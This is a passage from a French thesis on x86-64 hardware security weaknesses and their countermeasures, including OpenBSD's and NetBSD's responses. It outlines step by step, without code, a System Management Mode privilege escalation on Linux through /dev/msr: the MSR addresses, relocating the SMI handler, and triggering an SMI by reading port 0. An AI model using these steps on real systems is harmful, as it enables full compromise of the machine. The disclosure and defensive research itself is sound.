Dès lors, il devient intéressant de déterminer si l'architecture x86-64 propose des contremesures structurelles aux problèmes évoqués ici ou si elle possédera les mêmes travers que l'architecture x86. Seuls les aspects liés au fonctionnement du long mode seront ici étudiés dans la mesure où les autres modes sont strictement identiques à ceux d'un processeur x86 et souffrent

donc des même défauts.

### 6.4.2 Contexte expérimental

Parallèlement à l'évolution naturelle des processeurs x86 vers des processeurs x86-64, les chipsets, les bus système et les périphériques ont également évolué. Le bus PCI-Express remplace fréquemment le bus AGP pour les communications entre le chipset et les périphériques d'affichage. On trouve de plus en plus de contrôleurs USB compatibles avec la norme EHCI (Enhanced Host Controller Interface).

Il convenait donc de déterminer si l'architecture x86-64 apportait une réponse au problème structurel, indépendamment des évolutions technologiques parallèles qui pouvaient rendre tel ou tel exemple d'attaque caduque. En effet, il est difficile de faire le tour des fonctionnalités offertes par l'ensemble des périphériques matériels. Si l'architecture ne propose pas une réponse structurelle aux problèmes d'incohérence que nous évoquions au cours de cette thèse, il est à craindre que de nouvelles vulnérabilités du même type soient mises en évidence par la suite.

Afin de mener à bien nos expérimentations, nous disposions de deux machines :

- une machine M1 munie d'un processeur Intel® Xeon® EM64T, et d'un chipset Intel® comprenant un registre de configuration de la SMRAM, des contrôleurs USB UHCI et un bus d'affichage PCI-Express ;
- une machine M2 munie d'un processeur AMD Athlon64 (technologie AMD64) et d'un chipset ATI ne comprenant pas de registre de configuration de la SMRAM, aucun contrôleur UHCI et un bus d'affichage PCI-Express.

Sur chacune de ces machines, nous avons installé le système d'exploitation OpenBSD 3.9 porté sur l'architecture AMD64 (appelé par la suite OpenBSD ou OpenBSD/AMD64 en cas d'ambiguïté) pour fonctionner en long mode. Les principes de fonctionnement d'OpenBSD/AMD64 sont bien entendus identiques à ceux d'OpenBSD sur architecture x86 classique. Seuls quelques appels systèmes spécifiques sont modifiés. C'est le cas des appels systèmes i386_iopl (et i386_set_ioperm) qui sont remplacés respectivement par les appels amd64_iopl et amd64_set_ioperm. Les appels systèmes i386_iopl et amd64_iopl fonctionnent strictement de la même manière.

Le reste de cette section présente les différentes expérimentations mises en œuvre. Les tests ont donc été effectués sous OpenBSD, dans les même conditions que les tests initiaux sous x86.

### 6.4.3 Ouverture graphique AGP

Étant donné l'absence physique de bus graphique AGP, les chipsets des machines étudiés ne disposaient logiquement pas de mécanisme d'ouverture graphique AGP. Aussi l'attaque présentée utilisant l'ouverture graphique comme vecteur d'attaque ne pouvait elle être mise en œuvre sur l'une ou l'autre des machines.

### 6.4.4 Contrôleurs USB compatibles UHCI

La machine M1 comporte plusieurs contrôleurs USB compatibles avec la norme UHCI. Sans aucune autre modification que l'adresse de base PIO des registres de configuration de l'un de ces contrôleurs, et de l'adresse en mémoire du securelevel, l'attaque USB fonctionne parfaitement.

Si l'attaque USB fonctionne parfaitement, pratiquement sans modification, on peut en déduire que l'architecture x86-64 n'introduit a priori aucun mécanisme spécifique pour se protéger contre les attaques du type évoqué dans ce document. En d'autres termes, il est possible que certaines attaques ne puissent pas marcher d'une machine à l'autre en fonction des mécanismes

et des composants matériels effectivement présents sur la machine, les machines x86-64 restent intrinsèquement vulnérables.

### 6.4.5 Registre de configuration de la SMRAM

Sur la machine M1, le registre de configuration de la SMRAM est disponible et fonctionne exactement comme décrit au chapitre 3.3.5. En revanche, le bit D_LCK est configuré pour rendre ce registre accessible uniquement en lecture seule. L'attaque utilisant le mode System Management du processeur comme vecteur d'escalade de privilège ne peut donc pas fonctionner. De plus, il est impossible d'utiliser l'ouverture graphique AGP pour contourner le bit D_LCK dans la mesure où cette fonctionnalité n'est pas disponible sur cette machine.

| Nom du MSR | Adresse MSR d'accès | Description |
|---|---|---|
| SMM_ADDR | 0xc0010112 | Ce registre contient l'adresse de base du segment T_SEG qui est utilisé par défaut sur cette architecture pour stocker la SMRAM. |
| SMM_MASK | 0xc0010113 | Contient les bits TValid permettant d'utiliser le segement T_SEG pour stocker la SMRAM (analogue donc au bit enable du registre de configuration de la SMRAM), le bit TClose permettant d'interdire tout accès de type donnée à la SMRAM (analogue donc au bit D_CLOSE du registre de configuration de la SMRAM). |
| HWCR | 0xc0010015 | Contient un bit SMMLOCK permettant de rendre SMM_ADDR et certains bits de SMM_MASK accessibles uniquement en lecture seule (analogue donc du bit D_LCK du registre de configuration de la SMRAM). |

FIG. 6.5 – Registres MSR de configuration de la SMRAM pour la machine M2

Sur la machine M2, aucun registre de configuration tel que décrit au chapitre 3 n'est disponible dans le chipset. En revanche, en étudiant la documentation spécifique des processeurs AMD64, on remarque qu'un mécanisme relativement similaire est présent dans le processeur. Ce mécanisme peut être configuré à l'aide d'accès à certains registres spécifiques **MSR*** du processeur. La figure 6.5 qui détaille les registres principaux montre que les concepts de fonctionnement global de cette architecture sont identiques à ceux du registre de configuration de la SMRAM.

La différence majeure est que théoriquement, les accès à des registres MSR, en lecture ou en écriture sont uniquement possible depuis le ring 0. Cependant, le noyau Linux offre la possibilité d'exporter sous forme d'un pseudo-fichier (/dev/msr) le contenu de tous les registres MSR du système. De sorte que si le noyau est configuré pour comporter le support des MSR, il est possible de modifier le contenu de ces registres à volonté depuis la couche utilisateur. Sous un noyau Linux comportant le support des MSR, il est donc possible au superutilisateur de remplacer la routine de traitement de la SMRAM par défaut par un code arbitraire de son choix, et ce quels que soient les mécanismes de sécurité supplémentaires visant à restreindre ces privilèges, dès lors que le bit SMMLOCK ne vaut pas 1. L'attaquant doit alors :

– allouer un tampon mémoire et déterminer son adresse physique A (pour ce faire, il peut utiliser les mécanismes décrits au chapitre 4.3.1) puis écrire le code d'attaque et le localiser à l'adresse physique A+ 0x8000 ;

– donner l'adresse A au segment T_SEG à l'aide d'un accès en écriture sur le MSR ADDR_BASE. Le code d'attaque est alors considéré par le système comme la nouvelle routine de traitement des SMI ;
– générer une SMI. Sur réception de la SMI, le processeur va sauvegarder son état, passer en mode System Management et exécuter la routine de traitement des SMI, donc le code d'attaque avec les privilèges du mode System Management, donc les privilèges maximaux sur le système.

Se pose pour l'attaquant le problème de la génération de la SMI. Une difficulté dans ce domaine est que la plupart des documentations des chipsets et des périphériques sont non publiques, et qu'il est difficile donc de déterminer les moyens qui peuvent permettre une telle génération. On peut cependant partir de la constatation que le chipset est généralement configuré de manière à générer des SMI relativement fréquemment et attendre une telle génération. Si l'on possède des privilèges d'entrées-sorties sur l'ensemble des registres accessibles en PIO, on peut remarquer que de plus en plus d'événements peuvent en pratique causer une génération de SMI. A partir de cette constatation, on peut essayer de simplement lire des ports PIO au hasard en espérant que cette opération déclenche une SMI. En pratique, si l'on teste les ports PIO dans l'ordre, on a la bonne surprise de constater qu'une lecture sur le port d'adresse 0 (le premier testé !) génère une SMI. Après une étude exhaustive, il s'est avéré sur la machine M2 qu'une dizaine de ports différents pouvaient être utilisés dans la même optique.

L'attaque présentée ici a été mise en pratique sur un système Linux avec support des MSR fonctionnant sur la machine M2. Cette attaque permet à tout utilisateur possédant les privilèges en écriture sur le fichier /dev/msr, les privilèges en lecture sur la mémoire physique, et les privilèges nécessaires pour générer une SMI (les privilèges d'accès en lecture sur le port PIO d'adresse 0 suffisent) d'obtenir les privilèges maximaux sur le système.

Quelques soient donc les mécanismes de sécurité mis en œuvre dans le processeur ou le chipset, le principe même régissant les transitions entre mode System Management et autres modes fonctionnels reste identique sur les processeurs x86-64 à celui des processeurs x86. Par voie de conséquence, les faiblesses structurelles dénoncées au chapitre 3 sont toujours présentes sur les architectures x86-64. Sur certaines d'entre elles l'impact de ces faiblesses pourra potentiellement être réduit par une utilisation judicieuse d'autres mécanismes de sécurité fournis (tel que le mécanisme de registre de configuration de la SMRAM décrit au chapitre 3, ou le mécanisme décrit dans cette section). Ces contremesures sont cependant insuffisantes car elles font finalement reposer la résistance sur l'utilisation hypothétique de ces mécanismes additionnels. L'architecture x86-64 souffre donc a priori des mêmes défauts que l'architecture x86 en ce qui concerne le problème des transitions depuis et vers le mode SMM.

### 6.4.6 Conclusion

Les exemples précédents prouvent que l'architecture x86-64 n'apporte aucune réponse structurelle aux problèmes rencontrés par l'architecture x86. Certaines des attaques présentées sur les architectures x86 fonctionnent à l'identique sur les processeurs x86-64. D'autres nécessitent d'être modifiées pour fonctionner. Certaines nouvelles fonctionnalités ajoutées apportent également leur lot de nouvelles vulnérabilités.

## 6.5 Quelle cohérence dans les modèles matériels ?

Les considérations de la présente section montrent clairement que l'analyse qui a été proposée dans les chapitres précédent est générique. L'attaque peut être adaptée à bon nombre de systèmes

d'exploitation, l'impact réel en terme de sécurité dépendant de la structure du système d'exploitation cible et des mécanismes de sécurité mis en place. Même si dans certains cas, il semble en effet que peu de systèmes opérationnels soient impactés, cela n'enlève rien à la généricité des problèmes présentés. Par exemple en ce qui concerne le schéma d'escalade de privilège présenté au chapitre 3) l'escalade provient initialement de faiblesses inhérentes au modèle de transition vers le mode SMM, problème qui est générique puisque lié à l'architecture même du processeur. Même si ces faiblesses n'ont d'intérêt aujourd'hui pour un attaquant que sur un nombre restreint de systèmes, rien ne prouve que dans le futur d'autre systèmes ne soient pas affaiblis par cette vulnérabilité structurelle.

De plus, la section précédente a montré que le problème soulevé continuerait de se poser sur les futurs systèmes x86-64 qui remplaceront les architectures x86 actuelles au cours des années à venir ce qui pérennise les faiblesses susmentionnées.

La section 4.6 montrait quant à elle qu'il est possible de contourner le bit D_LCK. Or, selon la documentation du chipset, qui tient lieu, autant pour les développeurs système que pour les assembleurs de carte mère, de spécification, il est impossible de contourner ce bit D_LCK. Le dernier exemple présenté montre donc que les spécifications du chipset peuvent potentiellement ne pas être cohérentes. L'un des mécanismes de sécurité fourni par le matériel peut être contourné par utilisation d'un autre mécanisme fourni par le même chipset.

L'exemple de l'attaque par détournement simple de la fonction d'ouverture graphique du chipset montre que la présence dans le chipset du mécanisme d'ouverture graphique met en péril le fonctionnement correct des mécanismes de sécurité du processeur (comme la segmentation ou la pagination). En effet, nous avons montré au chapitre 4 qu'il était possible à un attaquant, à l'aide du mécanisme d'ouverture graphique, de faire correspondre à l'une quelconque des pages mémoire physique une page qu'il est en mesure de choisir librement en mémoire principale. En d'autres termes, l'attaquant peut par ce biais modifier à la volée l'association spécifiée par le noyau entre pages virtuelles et pages physiques. Alors que le noyau a décidé de l'association entre pages physiques et pages virtuelles, l'utilisateur est capable de modifier cette association, non pas en modifiant le contenu des tables de page, mais en ajoutant un niveau de traduction supplémentaire hors de contrôle du système d'exploitation. Le modèle est que l'utilisateur exécutant du code en ring 3 ne peut pas modifier le contenu des tables de page, donc l'association entre adresses virtuelles et adresses physiques. En pratique, bien que l'utilisateur ne puisse pas modifier le contenu des tables de pages, il peut modifier l'association.

Comment dans ces conditions avoir confiance dans les spécifications matérielles ? Ce problème de confiance est crucial, en particulier dans le domaine en plein essor des méthodes formelles. Les méthodes formelles permettent de prouver formellement comme leur nom l'indique un certain nombre de propriétés par exemple de sécurité ou de sûreté de fonctionnement, moyennant certaines hypothèses sur le fonctionnement du matériel sous-jacent. Ainsi, s'il est impossible d'avoir confiance dans les spécifications du matériel, il est tout aussi difficile d'obtenir une confiance absolue dans les preuves formelles qui seront effectuées. Un développement conjoint (co-design) matériel et logiciel permettrait dans une certaine mesure de mieux cerner et de mieux comprendre le fonctionnement du matériel et ses échanges avec le logiciel. Cependant, un tel co-design ne correspond pas à une approche réellement envisageable dans l'élaboration d'une plateforme PC qui est par définition ouverte. D'une part, les concepteurs de logiciel ne sont pas généralement les même que les concepteurs de composants matériels, ce qui ne facilite pas la mise en place d'un développement conjoint. D'autre part, le matériel de chaque plateforme est susceptible d'évoluer fréquemment, chaque modification matérielle remet potentiellement en cause les preuves de sécurité qui ont été effectuées sur la machine dans son ensemble.

L'ensemble des scenarii d'attaques présentés aux chapitres 3, 4 et 5 met donc en évidence

plusieurs faiblesses dans les spécifications des composants matérielles qui peuvent être exploitées par un attaquant pour obtenir des privilèges importants sur un système et contourner les mécanismes de sécurité mis en place par le système d'exploitation. Les fonctionnalités matérielles pointées du doigt sont principalement ici les suivantes :

- les mécanismes de transitions depuis et vers le mode System Management. Le modèle de transition vers ce mode ne garantit en aucune façon qu'il soit impossible de lancer du code arbitraire dans ce mode depuis un anneau (ring 3 par exemple) non privilégié du mode protégé bien que le code s'exécutant dans ce mode ait des privilèges au minimum équivalents à ceux du noyau du système d'exploitation ;
- le mécanisme de délégation des privilèges d'entrées-sorties. Ces mécanismes de délégation (c'est-à-dire les fonctionnalités IOPL et I/O Bitmap) ont été introduits dans les processeurs x86 de telle sorte qu'il soit possible au noyau de déléguer un certain nombre de ces privilèges sans pour autant déléguer l'ensemble de ces privilèges. Ce qui précède illustre une incohérence majeure de ce mécanisme.

et dans une moindre mesure :

- les mécanismes de configuration des contrôleurs USB, de la SMRAM et de l'ouverture graphique AGP. Le fait qu'il soit possible de reprogrammer ces composants depuis un processus de niveau initial de privilèges restreint rend possible des attaques concrètes sur certains systèmes ;
- le mécanisme même d'ouverture graphique qui, on l'a vu remet en question les mécanismes de protection et de cloisonnement mémoire du processeur.

En effet, si les mécanismes d'ouverture graphique et les mécanismes de configuration sont incontestablement dangereux pour la sécurité du système, et constituent donc une source de vulnérabilité potentielle pour un système, ce problème est moins préoccupant que celui lié au modèle de transition et de délégation de privilèges d'entrées sorties. En effet, lorsqu'un système ne dispose pas de l'une ou l'autre des fonctionnalités suscitées (contrôleur USB UHCI, ouverture graphique, registre de configuration de la SMRAM), le schéma d'escalade de privilège correspondant est inexploitable. En revanche, le modèle de transition vers le mode SMM et le mécanisme de délégation de privilèges d'entrées-sorties sont génériques et tout processeur x86 ou x86-64 implémente nécessairement ces deux fonctionnalités. Tout processeur x86 ou x86-64 souffre donc de faiblesses inhérentes à son architecture même susceptibles d'induire des vulnérabilités des systèmes d'exploitation qui les met en œuvre.

Ces faiblesses se caractérisent en effet par des faiblesses dans la capacité des systèmes d'exploitation à faire respecter leur politique de sécurité. Il convient donc soit de corriger le problème au niveau des spécifications matérielles de manière à les rendre cohérentes (ce qui semble difficile si l'on souhaite conserver un minimum de compatibilité avec les systèmes existants), soit informer les concepteurs de systèmes d'exploitation des problèmes identifiés de manière à ce qu'ils tentent de prendre les problèmes en compte à leur niveau, par exemple en mettant en œuvre des mécanismes tels que ceux qui sont décrits au chapitre 7.

# Chapitre 7

# Contremesures envisageables

**Sommaire**

## 7.1 Introduction

Nous avons montré dans les paragraphes précédents qu'il était possible de détourner des fonctionnalités matérielles depuis la couche utilisateur des systèmes d'exploitation et de s'en servir comme moyen d'escalade de privilège sur un système. De notre point de vue, les exemples que nous avons présentés sont liés dans la mesure où les privilèges nécessaires pour entreprendre les attaques sont sensiblement identiques. Ces attaques nécessitent toutes comme prérequis pour l'attaquant d'être capable d'exécuter du code avec des privilèges d'entrées-sorties sur certains ports de configuration de fonctionnalités matérielles. Les problèmes que nous évoquons ne sont donc pas des problèmes isolés, mais ils rendent compte d'un problème de fond : la délégation de privilèges d'entrées sorties à la couche utilisateur met en danger la sécurité globale du système d'exploitation.

D'autre part, ce problème de fond est un problème structurel. Il ne suffit pas, pour s'affranchir des vulnérabilités présentées de proposer un patch de sécurité sommaire comme cela pourrait être le cas lors de la mise en évidence de failles classiques, par exemple de type débordement de tampon. Dans le cas d'une telle faille, c'est le non respect ponctuel de certaines règles de codage qui occasionne une vulnérabilité. Ici, la vulnérabilité est enfouie dans le modèle de sécurité des systèmes d'exploitation et des fonctionnalités matérielles sur lesquelles ce dernier repose. Le problème étant structurel, la réponse adaptée ne peut être que structurelle. Il faut tenter d'attaquer le problème de fond à sa racine. Le problème est ici qu'une modification structurelle d'un système d'exploitation requiert généralement un lourd effort, un lourd investissement de la part des systèmes d'exploitation concernés. On le verra au chapitre 7.3.1, les concepteurs d'OpenBSD avaient en première analyse déterminé qu'il leur faudrait modifier plus de 80000 lignes de codes afin d'obtenir une protection efficace contre le problème mentionné dans cette thèse.

Plusieurs pistes semblent toutefois possibles pour tenter de remédier au problème et sont détaillées dans le présent chapitre.

## 7.2 Contremesures théoriques

### 7.2.1 Interdire les accès PIO depuis le ring 3

L'idée la plus draconienne est sans doute d'interdire tout accès aux ports d'entrées-sorties depuis le ring 3. Cela impose par exemple la suppression au sein du système d'exploitation des appels système de type iopl, ioperm et de tous les autres moyens permettant à une application du ring 3 d'accéder à des périphériques d'entrées-sorties projetés dans l'espace PIO.

Cette idée découle de deux constatations. Tout d'abord, il est clair que la source des problèmes de sécurité évoqués provient de la possibilité offerte aux applications du ring 3 d'obtenir du noyau des privilèges d'entrées-sorties. Ensuite, il parait assez improbable qu'une quelconque application standard ait un réel besoin d'utiliser de tels appels système. Une exception notoire est le serveur graphique X [90] qui effectue régulièrement des appels système de type iopl.

Si un système d'exploitation décide d'adopter une telle solution, il lui faudra donc soit arrêter de supporter le serveur X, soit obtenir une modification du serveur X qui lui permette de fonctionner sans privilèges d'entrées-sorties[33]. Cependant, la configuration du serveur X serait alors limitée aux modes de fonctionnement sans privilèges d'entrées-sorties et il faudrait alors se passer de l'utilisation de fonctionnalités évoluées d'affichage attrayantes.

[33] Une telle modification est envisageable tout du moins sous Linux.

Une solution possible serait que la partie du serveur qui nécessite de s'exécuter avec des privilèges maximaux s'exécute au sein du noyau. Le reste du serveur X continuerait lui de tourner en couche utilisateur en utilisant une abstraction du matériel fournie par la partie du serveur X en couche noyau pour effectuer des opérations privilégiées.

Le serveur X ne nécessiterait alors plus de faire appel à i386_iopl. En contrepartie, une partie substantielle du serveur X serait déplacée en couche noyau. Toute vulnérabilité classique dans cette partie du serveur pourrait donc s'avérer particulièrement critique. Le code devra donc être audité avec attention.

### 7.2.2 Filtrage des entrées-sorties

Une autre possibilité peut être pour le système de filtrer les accès d'entrées-sorties dangereux. Si l'appel est jugé peu dangereux (i.e. il a lieu sur un port PIO dont la valeur d'influe pas sur la sécurité du système comme une opération de lecture sur un registre de statut par exemple), le noyau laisse l'opération se dérouler. Sinon, l'opération est bloquée.

Il est possible d'employer plusieurs mécanismes différents pour filtrer efficacement les accès aux ports d'entrées-sorties. Mais dans tous les cas il faut :

- supprimer l'appel système i386_iopl et tous les moyens de modifier la valeur des bits IOPL dans le registre d'état EFLAGS du processeur ;
- être capable de reconnaître un accès de type entrées-sorties (accès E/S) dangereux d'un accès E/S inoffensif.

Le premier point est lié au fait que les bits IOPL permettent au noyau de déléguer en bloc tous les privilèges d'entrées sorties à un processus. Il est donc impossible d'obtenir un filtrage efficace si les accès E/S sont autorisés en bloc. Notons que ce premier point est plus compliqué qu'il n'y paraît, car il convient aussi de s'assurer qu'il n'est pas possible d'obtenir les privilèges d'entrées-sorties par un changement de mode légitime.

Le deuxième point sera analysé dans la section 7.4.

Plusieurs possibilités s'offrent donc pour filtrer efficacement les accès aux ports d'entrées-sorties :

- le noyau gère correctement le bitmap d'entrées-sorties : le bitmap d'entrées-sorties a en effet été prévu pour pouvoir déléguer de manière granulaire les privilèges d'entrées-sorties aux différentes applications. Les applications utiliseraient alors un appel système de type ioperm pour demander au noyau les privilèges correspondant aux ports auxquels elle souhaite accéder. Le noyau a alors la possibilité d'interdire l'accès aux ports dangereux en refusant la demande de privilèges ;
- le noyau n'offre plus de moyen de délégation de privilèges E/S vers le ring 3. L'appel système ioperm est supprimé. En revanche cette méthode nécessite une modification substantielle de la routine de traitement des fautes de protection générale (Interruption *GP*). En effet, en ce cas, chaque fois qu'une application utilisera une instruction assembleur in/out, le processeur déclenche une faute de protection générale. Les modifications effectuées sur cette routine ont pour but de permettre au noyau d'examiner l'instruction E/S que l'on a tenté d'exécuter. Si cette instruction n'a pas été répertoriée comme dangereuse, le noyau exécute l'instruction à la place de l'application. Cette technique est très proche de ce qui peut être mis en place dans des systèmes virtualisés. Le noyau joue ici un rôle analogue à celui d'un moniteur de machine virtuelle (voir section 6.3) qui analyse le comportement de sa machine virtuelle (ici l'application) et qui décide si oui ou non cette instruction peut être exécutée. Signalons d'ores et déjà que cette solution présente l'inconvénient majeur de provoquer de nombreux changements de contexte entre le ring 3 et le ring 0. Une chute de

performance du système est donc à anticiper[34].

### 7.2.3 Étude de l'efficacité d'une IOMMU et des architectures à base de TPM

Les IOMMU (Input Output Memory Management Unit) visent à apporter une solution à la sécurisation des transferts DMA (voir chapitre 1.3.1). En pratique une IOMMU est une unité de gestion de la mémoire intégrée au northbridge des chipsets et qui permet de créer une couche de virtualisation de la mémoire dans le chipset. Grâce à une IOMMU, chaque périphérique ne partage plus la même vision de la mémoire physique, mais l'espace des adresses physiques devient spécifique à chaque périphérique. L'IOMMU apporte en quelque sorte un mécanisme similaire à la pagination dans le chipset. La technologie IOMMU a été récemment spécifiée et les premières IOMMU commencent à être déployées. Peu de solutions logicielles utilisent actuellement cette fonctionnalité.

Si les IOMMU peuvent indéniablement apporter une solution dans le domaine de la sécurisation des transferts DMA en s'assurant qu'il soit impossible à tout périphérique d'effectuer un tel transfert dans vers une adresse mémoire non autorisée, il serait faux de penser que l'IOMMU puisse apporter une solution contre les problèmes mis en évidence dans cette thèse.

En effet, s'il est vrai que l'utilisation d'une IOMMU puisse endiguer les attaques présentées qui reposent sur l'utilisation d'un contrôleur USB puisque seuls seraient alors possible des transferts vers des zones mémoires prévues à cet effet, la mise en œuvre d'une telle technologie ne permet pas de prendre en compte le problème de fond :

- l'IOMMU ne permet pas de filtrer les accès aux ports PIO ;
- l'IOMMU ne change aucunement le modèle de transition depuis et vers le mode System Management du processeur ;
- l'IOMMU est configurable elle-même et il conviendra de s'assurer qu'un attaquant ne puisse pas la reconfigurer à son gré.

En d'autres termes, non seulement une IOMMU ne s'attaque pas aux causes fondamentales des vulnérabilités présentées dans cette thèse (modèles de transition et délégation d'accès PIO), ce qui signifie qu'entre autre les attaques mettant en œuvre des mécanismes de type ouverture graphique ou Mode SMM, qui ne nécessitent aucun transfert DMA, ne pourront pas être endiguées par l'utilisation d'un IOMMU, mais il est également à craindre que l'IOMMU soit une fonctionnalité qu'il faudra ajouter à la liste des mécanismes matériels pouvant potentiellement être détournés à des fins d'escalade de privilèges par un attaquant.

D'autre part, il est important de noter que les architectures à base de TPM présentées au chapitre 1.3.4 ne fourniront par défaut aucune réponse structurelle aux problèmes présentés dans le cadre de cette thèse. En effet, le TPM se concentre sur des objectifs de sécurité concernant l'intégrité de composants logiciels au moment ou ces derniers sont exécutés. Les attaques présentées ici sont actives et modifient potentiellement les composants après leur lancement. D'autre part, certaines des attaques se contentent de modifier des variables du système (telles que le securelevel) dont l'intégrité peut difficilement être vérifiée à l'aide de dispositifs passifs de type TPM. Les architectures de type LaGrande (voir chapitre 1.3.4) bénéficieront toutefois des apports liés à l'utilisation d'une IOMMU (prévention d'accès DMA frauduleux) mais n'apportent pas à notre connaissance de solution quand à la délégation de privilèges d'entrées-sorties et là encore ne proposent pas de solution adéquate au problème structurel fondamental.

[34] Ce propos est cependant à modérer car il est en pratique relativement peu fréquent qu'une application fasse des appels répétés au matériels via les instructions in/out.

## 7.3 Choix pratique des systèmes d'exploitation

### 7.3.1 Le choix d'OpenBSD

Comme indiqué aux chapitres 3, 4 et 5, le système OpenBSD fait partie des systèmes impactés par les problèmes de cohérence que nous mettons en avant dans cette thèse. Bien qu'il ne soit pas le seul système impacté (voir chapitre 6), les concepteurs d'OpenBSD ont été les premiers à tenter de prendre en compte le problème et de fournir une contremesure adéquate.

Chronologiquement, la première preuve de concept qui leur a été communiquée en mai 2005 était l'escalade de privilège basée sur la mise en œuvre du mode System Management. La première solution paliative proposée a donc tout naturellement été de mettre à 1 le bit D_LCK dès les premières étapes de la séquence de boot pour les chipsets identifiés comme mettant en œuvre un registre de configuration de la SMRAM. Le patch noyau proposé figure en annexe D.1.

Ce patch a du être rapidement retiré dans la mesure où plusieurs utilisateurs d'openBSD se sont plaint que le patch causait des dysfonctionnement de l'ACPI ou de l'APM, et parfois des dysfonctionnements complets de la machine. Ces problèmes empêchaient donc de configurer de la sorte le registre SMRAM du chipset. Lors des interactions qu'il nous a été possible d'avoir avec Intel® suite à l'exposé des problèmes liés à l'utilisation du mode System Management, une étude a été lancée par Intel® pour vérfier si les concepteurs de BIOS mettaient le bit D_LCK à un, et sinon, dans quelle mesure il était difficile de modifier cette configuration. Nous n'avons pas pu avoir accès à l'ensemble de cette étude mais Intel® nous a appris que cette dernière confirmait nos allégations, à savoir que le bit D_LCK n'était que très rarement positionné à 1, et que d'autre part, il était parfois difficile de mettre à jour le BIOS pour modifier cette configuration. D'autres interactions, cette fois avec la société Hewlett-Packard nous ont appris que la présentation effectuée lors de la conférence Cansecwest dans le cadre de cette thèse était référencée dans des présentations et des tutoriaux destinés aux concepteurs de BIOS pour leur faire comprendre l'importance de la configuration fine de chacun des mécanismes du chipset. De plus en plus de machines sont maintenant disponibles en sortie d'usine munies d'un BIOS mettant le bit D_LCK à 1 dès que possible.

Suite au retrait du patch et à l'annonce d'existence d'autres preuves de concepts qui militaient pour l'existence d'un problème plus général, il a tout d'abord été décidé d'étudier la possibilité de ne fermer que les ports ayant été identifiés comme potentiellement dangereux. Après analyse, il a été décidé de ne pas mettre en œuvre une telle stratégie car tout d'abord elle n'apporte aucune garantie d'exhaustivité, et ensuite car elle est relativement difficile à mettre en œuvre l'analyse avait montré que près de 80000 lignes de codes devaient être modifiées dans OpenBSD pour prendre en compte le problème à ce niveau.

La solution finalement retenue a été de proposer une configuration du système qui permette de mettre en œuvre le serveur X sans autoriser d'accès aux ports PIO depuis la couche utilisateur. Cette solution se caractérise par le développement d'un pilote générique (dit veasfb) pour la carte graphique et d'un module wsfb permettant au serveur X de s'interfacer avec ce pilote. Lorsque le serveur X met en œuvre ces deux composants, il est capable de fonctionner avec des performances réduites (résolution limitée, pas d'accélération matérielle 3D), mais sans nécessiter d'accès aux ports PIO du système. Comme par ailleurs, le serveur X a été identifié par les concepteurs d'OpenBSD comme le seul composant standard nécessitant a priori de tels accès, il est alors possible de mettre la variable *machdep.allowaperture* à 0. Dans une telle configuration, OpenBSD est protégé contre les attaques présentées ici (grâce à la configuration de la variable machdep.allowaperture qui inhibe les appels système i386_iopl et i386_set_ioperm), mais permet tout de même au serveur graphique de fonctionner (en mode dégradé). L'ensemble de ces

modifications structurelles a été terminé avec la version 4.0 d'OpenBSD rendue disponible en novembre 2006, soit plus d'un an et demi après que l'équipe d'OpenBSD ait décidé de prendre en compte le problème. Ceci montre bien l'extrême difficulté des corrections nécessaires. Par ailleurs, il a été décidé que la valeur par défaut de la variable *machdep.allowaperture* serait maintenant de 0 alors qu'elle était jusqu'à la version 3.9 de 2. L'ensemble des choix concernant l'intégration du serveur X sous OpenBSD a été décrit lors de la conférence FOSDEM 2007 [34] par Mathieu Herrb, principal intégrateur du serveur X sous OpenBSD.

Par ailleurs, les résultats présentés au cours de cette thèse ont également impacté le code de l'appel système i386_set_ioperm. Lorsque cet appel système était effectué, le noyau se contentait en effet de vérifier que l'identité du propriétaire de l'application appelante était bien celle du superutilisateur. Si tel n'était pas le cas, l'appel système retournait avec un message d'erreur -EPERM. Dans le cas contraire, l'accès au port était accordé pourvu qu'il soit situé dans la zone où le bitmap d'entrées-sorties au niveau de la tâche matérielle courante était défini (voir paragraphe 7.5.3).

Suite aux travaux présentés dans cette thèse, le code a été modifié de manière à introduire un test de la valeur de machdep.allowaperture. Afin d'harmoniser le comportement des appels système i386_set_ioperm et i386_iopl, il a en effet été décidé que l'accès ne pouvait être accordé qu'à la seule condition que le propriétaire de l'application appelante soit bien le superutilisateur, et que la variable allowaperture soit non nulle. Auparavant, la cohérence globale pouvait être mise en doute, puisque le superutilisateur ne pouvait utiliser i386_iopl que lorsque machdep.allowaperture était non nulle, mais pouvait utiliser i386_set_ioperm sans restriction. Or il suffit d'exécuter i386_set_ioperm pour chaque port du système pour obtenir un effet similaire à i386_iopl (avec le bémol lié à la taille du bitmap d'entrées sorties, voir paragraphe 7.5.3). Le code de la mise à jour proposée par les concepteurs d'OpenBSD figure en annexe D.2.

### 7.3.2 Le choix de NetBSD

Lorsque le problème a été présenté à NetBSD, seul l'attaque mettant en œuvre les mécanismes liés à l'exploitation du mode System Management était disponible. Comme le code de type preuve de concept ne fonctionnait que dès lors que le paquetage sysutils/aperture était installé, ce qui n'était pas le cas dans la distribution de base de NetBSD, les concepteurs de NetBSD ont décidé de se contenter d'ajouter une mise en garde de sécurité dans les fichiers de documentation du paquetage sysutils.aperture. Les autres preuves de concept présentées ne présupposent en revanche pas l'installation du paquetage sysutils/aperture. NetBSD est donc inconditionnelement impacté par le problème soulevé dans le cadre de cette thèse. Plus exactement, en utilisant les mécanismes décrits dans ce documents il est possible de contourner le mécanisme de securelevel dès lors que le système est en mode “secure". En revanche, ces mécanismes sont inexploitables en mode “highly secure" car il est alors impossible d'accéder en lecture ou écriture aux registres PIO dans une telle configuration. Cependant, configurer le système dans un tel mode ne permet pas l'utilisation du serveur X. En conséquence, les résultats de cette thèse rendent le mode “secure" caduque. Il n'est donc possible de mettre en œuvre le mécanisme de securelevel qu'en mode “highly secure" et ce au dépend de l'utilisation du serveur X. Les modifications effectuées sur OpenBSD pourraient dans le futur être portées sous NetBSD mais aucun effort de ce type n'est prévu ou identifié à ce stade.

### 7.3.3 Analyse des choix effectués

En conclusion, il apparaît qu'il existe plusieurs manières théoriques de prendre en compte le problème de fond à un niveau nécéssaire pour endiguer non seulement les cas particuliers d'escalade de privilège des section 3, 4, 5 mais également d'éventuelles autres escalades de privilèges non encore identifiées qui mettraient en œuvre des mécanismes similaires via un accès en écriture sur des registres PIO du système. Malheureusement, dans la pratique, ces mécanismes sont parfois relativement difficile à mettre en œuvre et nécessitent une refonte de plusieurs des composants clefs du système d'exploitation (noyau bien entendu, serveur graphique, applications privilégiées). L'effort consenti par OpenBSD devrait à terme pouvoir servir de base à des modifications similaires d'autres systèmes voisins.

